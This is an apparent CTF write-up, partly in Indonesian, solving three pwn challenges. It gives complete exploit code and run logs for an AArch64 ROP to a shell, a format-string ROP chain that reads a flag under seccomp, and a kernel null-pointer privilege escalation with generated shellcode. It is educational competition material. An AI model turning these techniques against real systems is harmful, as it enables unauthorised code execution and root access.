┌──(root㉿kali)-[/media/…/CSCCTF/Qual/ARM/solver]
└─# python2 solve_system.py
[*] '/media/sf_CTF/CSCCTF/Qual/ARM/solver/chall'
    Arch:     aarch64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to localhost on port 11106: Done
[*] '/media/sf_CTF/CSCCTF/Qual/ARM/solver/libc.so.6'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] leak : 0×7f806593ba44
[*] exe.address: 0×7f806593b000
[*] vuln : 0×7f806593ba04
[*] csu1 : 0×7f806593baf8
[*] csu2 : 0×7f806593bad8
[*] bss : 0×7f806595b510
[*] Loaded 1 cached gadgets for './chall'
224
[*] Puts: 0×7f80667fae70
[*] Libc address : 0×7f8066790000
[*] Switching to interactive mode
No output Gaming
$ ls
chall
flag-c0f9925d8ba8963d041bc3a6229e76e6.txt
run
$ cat flag-c0f9925d8ba8963d041bc3a6229e76e6.txt
NCW22{AARCH64_1s_34sy_r1Ght_?_0r_N0t}$ 
```

Code :

solve_system.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host localhost --port 11106 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or 'localhost'
port = int(args.PORT or 11106)

# context.arch='aarch64'

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return process(('stdbuf -i0 -o0 -e0 qemu-'+context.arch+' -g
9001 -L /usr/'+context.arch+'-linux-gnu '+exe.path).split())

    else:
        return process(('stdbuf -i0 -o0 -e0 qemu-'+context.arch+' -L
/usr/'+context.arch+'-linux-gnu '+exe.path).split())

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
```

```python
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     aarch64-64-little
# RELRO:    Full RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

if args.LOCAL:
    libc = ELF('/usr/'+context.arch+'-linux-gnu/lib/libc.so.6')
else:
    libc = ELF('./libc.so.6')

io.recvuntil('Ez gaming ')
leak = int(io.recvline()[:-1],16)
exe.address = leak - exe.sym['main']
log.info('leak : ' + hex(leak))
log.info('exe.address: ' + hex(exe.address))
log.info('vuln : ' + hex(exe.sym['vuln']))
```


```python
exe.sym['main_60'] = exe.sym['main']+60
exe.sym['csu1'] = exe.sym['__libc_csu_init']+104
exe.sym['csu2'] = exe.sym['__libc_csu_init']+72 # 72 76
ret_32 = exe.sym['main']+68
ret_64 = exe.sym['__libc_csu_init']+116

log.info('csu1 : ' + hex(exe.sym['csu1']))
log.info('csu2 : ' + hex(exe.sym['csu2']))
log.info('bss : ' + hex(bss))


def csu(w0=0, x1=0, x2=0, call=0, x30=0x12345678,x19_a=0,x20_a=0):
    R = ROP(exe)
    R.csu1()
    R.raw(b'A'*8*2)
    R.raw(fit(
        0x29, # x29
        exe.sym['csu2'], # x30
        0,    # x19 -> x19+1
        1,    # x20
        call, # x21
        w0,   # x22 -> w0
        x1,   # x23 -> x1
        x2,   # x24 -> x2
    ))
    R.raw(fit(
        0x29, # x29
        x30,  # x30
        0x19, # x19 -> x19+1
        0x20, # x20
        0x21, # x21
        0x22, # x22 -> w0
        0x23, # x23 -> x1
        0x24, # x24 -> x2
    ))
    return R.chain()

p  = b''
```

```
p += b'A' * 64
p += b'B' * 8
p += csu(w0=1, x1=exe.got['puts'],
x2=8,call=exe.got['write'],x30=exe.sym['main_60'])
print len(p)
io.sendlineafter('> ',p)

io.recvline()
puts = u64(io.recv(8))
log.info('Puts: ' + hex(puts))
libc.address = puts - libc.sym['puts']
log.info('Libc address : ' + hex(libc.address))

p  = b''
p += b'A' * 64
p += b'B' * 8
p += p64(next(libc.search(asm('ldp x19, x20, [sp, #0x10]; ldp x29,
x30, [sp], #0x20; ret;'))))
p += (8 * 3) * b'C'
p += p64(next(libc.search(asm('mov x0, x19; ldr x19, [sp, #0x10]; ldp
x29, x30, [sp], #0x20; ret;'))))
p += p64(next(libc.search(b"/bin/sh")))
p += (8 * 2) * b'D'
p += p64(libc.sym.system)

io.sendlineafter('> ',p)

io.interactive()
```

Flag: NCW22{AARCH64_1s_34sy_r1Ght_?_0r_N0t}

Wut Wer

Langkah Penyelesaian:



Terdapat leak stack address dan format string vuln, tetapi hanya satu kali. Didalamnya ada seccomp dan hanya bisa ORW. nama flagnya bisa memakai getdent64

Pertama leak semua address yang perlukan (PIE, libc) dan ubah return address ke call vuln.

Kedua tinggal buat ropchainnya.
Setiap inputan ada 2 format string yang akan digunakan, 1 untuk merubah address kemanapun, dan 2 untuk mengubah return address ke call vuln.
Penulis akan membuat ropchain yaitu read ke bss, atau lebih mudah membuat ropchainnya.

Run script.

```
┌──(root㉿kali)-[/media/…/CSCCTF/Qual/Wut-Wer/solve]
└─# python2 solve.py
[*] '/media/sf_CTF/CSCCTF/Qual/Wut-Wer/solve/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to localhost on port 11103: Done
[*] u'/media/sf_CTF/CSCCTF/Qual/Wut-Wer/solve/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
0×7fff219f55b8
0×7f85a2d88000
0×564271d85000
[*] Switching to interactive mode
CMD :                                                  0
No Output Sad Life
NCW22{1_w1ll_g1ve_Y0u_F0rm4t_Str1n9_Ez_fl4g}\x00\x00\x00\x00
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

Code :

solve.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host localhost --port 11103 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
```

```
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or 'localhost'
port = int(args.PORT or 11103)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a,
**kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
b *vuln+133
continue
c
c
c
c
c
# c
```

```
# c
# c
# c
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     amd64-64-little
# RELRO:    Full RELRO
# Stack:    Canary found
# NX:       NX enabled
# PIE:      PIE enabled

io = start()

def make_offset(addr, length=1):
    len_format = 2**(length*8)-1
    offset = []

    for i in range(int(8/length)):
       tmp = addr & len_format
       offset.append(tmp)
       addr >>= len_format.bit_length()

    return offset

def fmt_str(start_offset,where,what,length):

    sl_addr = make_offset(what,length)

    len_format = 2**(length*8)-1

    if length == 1 :
        n = "hh"
    elif length == 2 :
        n = "h"
    elif length == 4 :
        n = ""
```

```
    else :
        return ""

    p_fmt = ""
    p_fmt += '%14c%16$hhn'
    p_fmt += '%{}c%{}${}n'.format(sl_addr[0] - 14, start_offset,n)
    p_fmt += '%{}c%{}${}n'.format(sl_addr[1] - sl_addr[0] +
len_format + 1, start_offset+1,n)
    p_fmt += '%{}c%{}${}n'.format(sl_addr[2] - sl_addr[1] +
len_format + 1, start_offset+2,n)
    p_fmt = p_fmt.ljust(56, 'a')
    p_fmt += p64(where) # tujuan
    p_fmt += p64(where+1*length)
    p_fmt += p64(where+2*length)
    p_fmt += p64(stack)

    return p_fmt

def clean_addr(start_offset,where):
    p_fmt = ""
    p_fmt += '%14c%16$hhn'
    p_fmt += '%{}$n'.format(start_offset)
    p_fmt += '%{}$n'.format(start_offset+1)
    p_fmt = p_fmt.ljust(56, 'a')
    p_fmt += p64(where) # tujuan
    p_fmt += p64(where+4)
    p_fmt += p64(0)
    p_fmt += p64(stack)
    io.sendafter("> ",p_fmt)

libc = exe.libc

io.recvuntil("leak ")
stack = int(io.recvline()[:-1],16) - 0x18
print hex(stack)

# p = '%{}c%11$hhn-%25$p-%28$p-END'.format(0xe).ljust(40,"\x00")
p = '%{}c%11$hhn-%45$p-%27$p-END'.format(0xe).ljust(40,"\x00")
p += p64(stack)
```

```python
io.sendlineafter("> ",p)
# 0xa8 21
# 0x138 39 __libc_start_main+128

leak = io.recvuntil("-END",drop=True).split("-")
libc.address = int(leak[1],16) - libc.sym['__libc_start_main'] - 128
#- 205
print hex(libc.address)

exe.address = int(leak[2],16) - exe.sym['main']
print hex(exe.address)

pop_rsp_3 = exe.address + 0x0000000000001585
bss = exe.bss() + 0x600


pop_rdi = next(libc.search(asm("pop rdi ; ret"))) # pop rdi ; ret
pop_rsi = next(libc.search(asm("pop rsi ; ret"))) # pop rsi ; ret
pop_rdx = list(libc.search(asm("pop rdx ; pop r12 ; ret")))[0] # pop
rdx ; ret
pop_rax = next(libc.search(asm("pop rax ; ret"))) # pop rax ; ret
syscall_ret = next(libc.search(asm("syscall ; ret")))

def syscall(rax, rdi, rsi, rdx):
    chain = p64(pop_rax) + p64(rax)
    chain += p64(pop_rdi) + p64(rdi)
    chain += p64(pop_rsi) + p64(rsi)
    chain += p64(pop_rdx) + p64(rdx) + p64(0)
    chain += p64(syscall_ret)
    return chain

ropchain = [
    pop_rdi,
    bss,
    libc.sym['gets'],
    pop_rsp_3,
    bss+8*3
]
```


```python
for i in range(len(ropchain)):
    clean_addr(13,stack+8*(i+1))
    p = fmt_str(13,stack+8*(i+1),ropchain[i],2)
    io.sendafter("> ",p)

p = '%{}c%11$hhn'.format(0x2d).ljust(40,"\x00")
p += p64(stack)
io.sendlineafter("> ",p)

sleep(0.1)

size = 0x200

p = './'.ljust(8*6,"\x00")
p = './flag-b5ef1b7c6c050bbcfd4a1ae1966f6222.txt'.ljust(8*6,"\x00")
p += syscall(2, bss, 0, 0) # open
# p += syscall(78, 3, bss+0x300, size) # getdent
p += syscall(0, 3, bss+0x300, size) # read
p += syscall(1, 1, bss+0x300, size) # write

io.sendline(p)

io.interactive()
```


Flag: NCW22{1_w1ll_g1ve_Y0u_F0rm4t_Str1n9_Ez_fl4g}


Force

Langkah Penyelesaian:

Penulis mengasumsikan bahwa peserta mengetahui cara mengeluarkan isi dari initramfs.cpio.gz serta cara mendapatkan offset untuk address commit creds dan prepare kernel cred. Dari isi initramfs.cpio.gz, diketahui bahwa vm.mmap_min_addr = 0 dimana null pointer dereference bisa di trigger di kernel dengan mengisi page 0 dengan shellcode.








Dilihat dari hasil reverse engineering atau decompilation dan disassembly, kita mengetahui bahwa kita bisa melakukan arbitrary read dan adanya function untuk melakukan trigger null pointer dereference. Hal yang diperlukan untuk melakukan exploitasi adalah leak dari address untuk melewati kaslr saja.

```
~ $ cat recon.c
#include <stdio.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>

int fd;

void set_p(unsigned long addr){
        ioctl(fd, 0x1771, addr);
}

unsigned long arb_read(){
        unsigned long val;
        read(fd, &val, 8);
        return val;
}

int main(){
        fd = open("/dev/force", O_RDWR);
        set_p(0);
        unsigned long val = arb_read();
        printf("[+] Base: %p\n", val);
        puts("[!] Performing arbitrary read");
        int i = 0;
        int iter = 8;

        unsigned long cur = val;
        int j = 0;
        while(1){
                if(cur % 0x1000 == 0){
                        set_p(cur);
                        unsigned long v = arb_read();
                        if(j == 50){
                                exit(0);
                        }
                        else{
                                printf("[+] Leak: %p\n", v);
                                j += 1;
                        }
                }
                cur += 8;
        }
        close(fd);
}
~ $
```



Leak address kernel yang bisa digunakan untuk mendapatkan address commit_cred ataupun prepare_kernel_cred baik kaslr atau nokaslr berakhiran 8e6b dan offset untuk mendapatkan kernel base adalah 0x12b8e6b. Untuk exploitasi di perlukannya 2 python script 2 terminal dan exploit yang berfungsi untuk melakukan arbitrary read

untuk leaking dan shellcode loader. Untuk membuat shellcode bisa digunakannya nasm(nasm -f elf64 shellcode.asm
) dan pastikan setelah di compile di cek dengan objdump apakah address yang di call benar atau tidak.

Code :
exploit.c

```c
//gcc -static exploit.c -o exploit
#include <stdio.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>

int fd;

void set_p(unsigned long addr){
    ioctl(fd, 0x1771, addr);
}

unsigned long arb_read(){
    unsigned long val;
    read(fd, &val, 8);
    return val;
}

void get_leak(){
    fd = open("/dev/force", O_RDWR);
    set_p(0);
    unsigned long val = arb_read();
    printf("[+] Base: %p\n", val);
    puts("[!] Performing arbitrary read");
    int i = 0;
    int iter = 8;

    unsigned long cur = val;
    int j = 0;
    while(1){
        if(cur % 0x1000 == 0){
            set_p(cur);
            unsigned long v = arb_read();
            if(j == 50){
                exit(0);
            }
            else{
                printf("[+] Leak: %p\n", v);
                j += 1;
            }
        }
        cur += 8;
    }
    close(fd);
}

void exploit(){
    char payload[16];
    printf("shellcode: ");
    scanf("%s", payload);
    char *addr = mmap(0, 4096, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_FIXED|MAP_PRIVATE|MAP_ANONYMOUS, -1,
0);
    if(addr != 0){
            printf("[*]Unable to map zero page.\n");
            exit(-1);
        }
    printf("[*] Mapped zero page.\n");
        memcpy(0, &payload, sizeof(payload));
    int fd2 = open("/dev/force", O_RDWR);
    ioctl(fd2, 0x1772, 0);
    system("sh");
}

int main(int argc, char *argv[]){
    char *argone = argv[1]; // choose
    int result;
    if(strcmp(argone, "leak") == 0){
        get_leak();
    }

    else if(strcmp(argone, "exp") == 0){
        exploit();

    }

    else{
    printf("./exploit leak\n./exploit exp shellcode_here\n");
    }


}
```

exp.py

```python
from pwn import *

#context.log_level = 'DEBUG'
def transfer_and_run():
    p = remote("HOST", 3737)
    os.system("tar -czvf exp.tar.gz ./exploit")
    os.system("base64 exp.tar.gz > b64_exp")
    f = open("./b64_exp", "r")
    p.recvuntil(b'/ $')
    p.sendline(b'cd /home/ctf')
    p.recvuntil(b"~ $")
    p.sendline(b"echo '' > b64_exp;")

    # sending the payload with echo
    count = 1
    while True:
        print('echoing payload at line: ' + str(count))
        line = f.readline().replace("\n","")
        if len(line)<=0:
            break
        cmd = b"echo '" + line.encode() + b"' >> b64_exp;"
        p.sendline(cmd) # send lines
        time.sleep(0.01)
        p.recvuntil(b"~ $")
        count += 1
    f.close()
    log.success("Exploit transfer complete")
    p.sendline(b"base64 -d b64_exp > exp.tar.gz; tar -xzvf
exp.tar.gz")
    p.recvuntil(b'~ $')
    p.interactive()


if __name__ == '__main__':
    transfer_and_run()
```

generateshellcode.py

```python
import re, subprocess, os, time

def gen_shellcode(cc, pkc):
    pre_shell = f'''xor rdi, rdi \ncall {str(pkc-4)} \nxchg rdi, rax \ncall {str(cc-0xb)} \nret\n''' #
with nasm
    with open("shellcode.asm", "w") as f:
        f.write(pre_shell)
        f.close()
    a = subprocess.getoutput("nasm -f elf64 shellcode.asm")
    stdout = subprocess.check_output(['/usr/bin/objdump', '-d', 'shellcode.o'])
    bytes = []
    for x in stdout.split():
        parsed_bytes = ''.join(re.findall('^[0-9a-f][0-9a-f]$', x.decode("utf-8")))
        if parsed_bytes != b'':
            bytes.append(parsed_bytes)

    shellcode = ''
    shellcode_size = len(bytes)
    for byte in bytes:
        if len(byte) != 0:
            shellcode += r'\x' + byte

    parse = f'echo -ne "{shellcode}" > load; chmod 777 load; ./load; (cat ./load ; cat) | ./exploit
exp'
    return parse
'''
pastiin ada 8e6b di akhir
'''
a = int(input("give me the leak: "), 16)
base = a - 0x12b8e6b
cc = base + 0x7f040
pkc = base + 0x7f270
print(gen_shellcode(cc, pkc))
```

Exploit:

```
echoing payload at line: 6601
echoing payload at line: 6602
echoing payload at line: 6603
echoing payload at line: 6604
echoing payload at line: 6605
[+] Exploit transfer complete
[+] Switching to interactive mode
 base64 -d b64_exp > exp.tar.gz; tar -xzvf exp.tar.gz

./exploit
~ $
~ $ ./exploit leak
./exploit leak
[+] Base: 0xffff8c5f86bb7000
[!] Performing arbitrary read
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86bb3000
[+] Leak: 0x6a6a5a5a00000000
[+] Leak: 0x6b6b6b6b6b6b6b6b
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86bb8e70
[+] Leak: 0xd0a154c5a385a8c0
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a6a6a6a6a6a6a
[+] Leak: 0x6a6a6a6a6a6a6a6a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a6a6a6a6a6a6a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: 0x6a6a6a6a6a6a6a6a
[+] Leak: 0x6a6a6a6a6a6a6a6a
[+] Leak: 0x6a6a5a5a5a5a5a5a
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: 0xffff8c5f86bba000
[+] Leak: 0xffff8c5f86bb6000
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: 0x67ac6e9d
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: 0x9f911029d74e35b
[+] Leak: 0xffff8c5f86bb2000
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86bb0000
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86bb3000
[+] Leak: 0xffffffffb12b8e6b
[+] Leak: 0x40
[+] Leak: (nil)
[+] Leak: 0x30744973
[+] Leak: 0xffff8c5f86bb0000
[+] Leak: 0xffff8c5f86bc1000
[+] Leak: 0x606b5b6c6e5b5b6b
~ $
```

```
root@haze:~/forceexp# python3 generateshellcode.py
give me the leak: 0xffffffffb12b8e6b
echo -ne "\x48\x31\xff\xe8\x68\xf2\x07\xb0\x48\x97\xe8\x31\xf0\x07\xb0\xc3" > load; chmod 777 load; ./load; (cat ./load ; cat) | ./exploit exp
root@haze:~/forceexp#
```

```
echoing payload at line: 6497
echoing payload at line: 6498
echoing payload at line: 6499
echoing payload at line: 6500
echoing payload at line: 6501
echoing payload at line: 6502
echoing payload at line: 6503
echoing payload at line: 6504
echoing payload at line: 6505
[+] Exploit transfer complete
[*] Switching to interactive mode
 base64 -d b64_exp > exp.tar.gz; tar -xzvf exp.tar.gz

./exploit
~ $
~ $ $ ./exploit leak
./exploit leak
[+] Base: 0xffff8c5f86b87800
[!] Performing arbitrary read
[+] Leak: (nil)
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86b83000
[+] Leak: 0x5a5a5a5a00000000
[+] Leak: 0x6b6b6b6b6b6b6b6b
[+] Leak: (nil)
[+] Leak: 0xffff8c5f86b8e078
[+] Leak: 0xd84156c5635688c0
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: 0x5a5a5a5a5a5a5a5a
[+] Leak: (nil)
[+] Leak: (nil)
